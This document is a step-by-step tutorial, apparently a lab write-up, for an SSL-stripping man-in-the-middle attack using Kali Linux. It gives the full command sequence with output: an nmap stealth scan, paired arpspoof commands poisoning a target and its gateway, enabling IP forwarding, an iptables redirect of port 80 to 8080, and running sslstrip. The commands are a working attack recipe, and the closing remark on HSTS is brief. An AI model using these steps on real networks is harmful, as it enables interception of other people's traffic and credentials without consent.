

SSL stripping

Step1: Install sslstrip and dsniff (Under Root mode)



```
┌──(kali㉿kali)-[~]
└─$ sudo apt install sslstrip
The following packages were automatically installed and are no longer required:
  freerdp2-x11    libfreerdp-client2-2t64  libgail18t64    libgtk2.0-bin     libmfx1                libpython3.11-stdlib  libsvtav1enc1d1  python3-jose
  hydra-gtk       libfreerdp2-2t64         libgdal34t64    libgtk2.0-common  libpoppler134          libpython3.11t64      libwinpr2-2t64   python3-rsa
  libarmadillo12  libgail-common           libgtk2.0-0t64  libjxl0.7         libpython3.11-minimal  librav1e0             libx265-199
Use 'sudo apt autoremove' to remove them.

Installing:
  sslstrip

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 413
  Download size: 12.1 kB
  Space needed: 61.4 kB / 58.1 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 sslstrip all 1.0+git20211125.9ac747b-0kali2 [12.1 kB]
Fetched 12.1 kB in 2s (5,405 B/s)
Selecting previously unselected package sslstrip
```




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install dsniff
dsniff is already the newest version (2.4b1+debian-34).
dsniff set to manually installed.
The following packages were automatically installed and are no longer required:
  freerdp2-x11    libfreerdp-client2-2t64  libgail18t64    libgtk2.0-bin     libmfx1                libpython3.11-stdlib  libsvtav1enc1d1  python3-jose
  hydra-gtk       libfreerdp2-2t64         libgdal34t64    libgtk2.0-common  libpoppler134          libpython3.11t64      libwinpr2-2t64   python3-rsa
  libarmadillo12  libgail-common           libgtk2.0-0t64  libjxl0.7         libpython3.11-minimal  librav1e0             libx265-199
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 413
```

Step 2: To check the routing table


route -n

Step 3: Scan the Default gateway ip using nmap.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -O 192.168.80.2/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 08:26 EDT
Stats: 0:00:07 elapsed; 252 hosts completed (3 up), 3 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.20% done; ETC: 08:26 (0:00:00 remaining)
Nmap scan report for 192.168.80.1
Host is up (0.00030s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3306/tcp open  mysql
6881/tcp open  bittorrent-tracker
MAC Address: 00:50:56:C0:00:08 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10 (92%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (88%), Microsoft Windows 10 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.80.2
Host is up (0.048s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:E8:6A:AB (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (98%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%)
, Microsoft Windows XP SP3 (91%), Actiontec MI424WR-GEN3I WAP (91%), Linux 3.2 (90%), DVTel DVT-9540DW network camera (89%), BlueArc Titan 2100 NAS device (88%), Linu
x 4.4 (88%)
No exact OS matches for host (test conditions non-ideal).
```

Step 4: Look for the entry in windows OS.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -O 192.168.254.126/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 21:04 UTC
Nmap scan report for 192.168.254.105
Host is up (0.0034s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
5357/tcp open  wsdapi
MAC Address: D0:57:7B:A2:63:C2 (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2019 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```


Know the network interfaces as well (ifconfig).



```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4116  bytes 179568 (175.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4116  bytes 179568 (175.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.254.123  netmask 255.255.255.0  broadcast 192.168.254.255
        inet6 2401:ba80:a185:9130:cab4:8adc:7c87:9ace  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::d034:34bb:b460:b0fa  prefixlen 64  scopeid 0×20<link>
        ether 1c:bf:c0:b4:97:95  txqueuelen 1000  (Ethernet)
        RX packets 117444  bytes 166505125 (158.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 53150  bytes 5289248 (5.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Look for   Wlan0: for wifi   and   eth0: for wired connection.


Step 6: Excecuting MITM attack (SSL Striping)



```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i wlan0 -t 192.168.254.105 192.168.254.126
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 d0:57:7b:a2:63:c2 0806 42: arp reply 192.168.254.126 is-at 1c:bf:c0:b4:97:95
```

This tells the target machine that the kali machine is the router.

Open another terminal and swap the router ip and target ip.




```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i wlan0 -t 192.168.254.126 192.168.254.105

1c:bf:c0:b4:97:95 6e:2f:5d:0:e7:f6 0806 42: arp reply 192.168.254.105 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 6e:2f:5d:0:e7:f6 0806 42: arp reply 192.168.254.105 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 6e:2f:5d:0:e7:f6 0806 42: arp reply 192.168.254.105 is-at 1c:bf:c0:b4:97:95
1c:bf:c0:b4:97:95 6e:2f:5d:0:e7:f6 0806 42: arp reply 192.168.254.105 is-at 1c:bf:c0:b4:97:95
```

Run this simultaneously in the separate terminal.

Step 7:


To ensure traffic still flows through our machine.



```
┌──(root㉿kali)-[/home/kali]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[/home/kali]
└─# 
```

This command allows Kali machine to send network traffic from router to target machine without interruption.

Step 8: Configure ip address table to redirect the traffic.




```
┌──(root㉿kali)-[/home/kali]
└─# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080

┌──(root㉿kali)-[/home/kali]
└─# 
```


Redirects all the traffic destined to port 80 HTTP to 8080 where SSL Strip will be listening.

Step 9:

Run this command.



```
┌──(root㉿kali)-[/home/kali]
└─# sslstrip -l 8080

sslstrip 1.0 by Moxie Marlinspike running...
```



```
┌──(root㉿kali)-[/home/kali]
└─# cat sslstrip.log

┌──(root㉿kali)-[/home/kali]
└─# 
```

SSL Stripping is successfully conducted.

Modern websites have protection for these types of attacks.

All websites are protected by port HSTS which forces browser to work in HTTPS.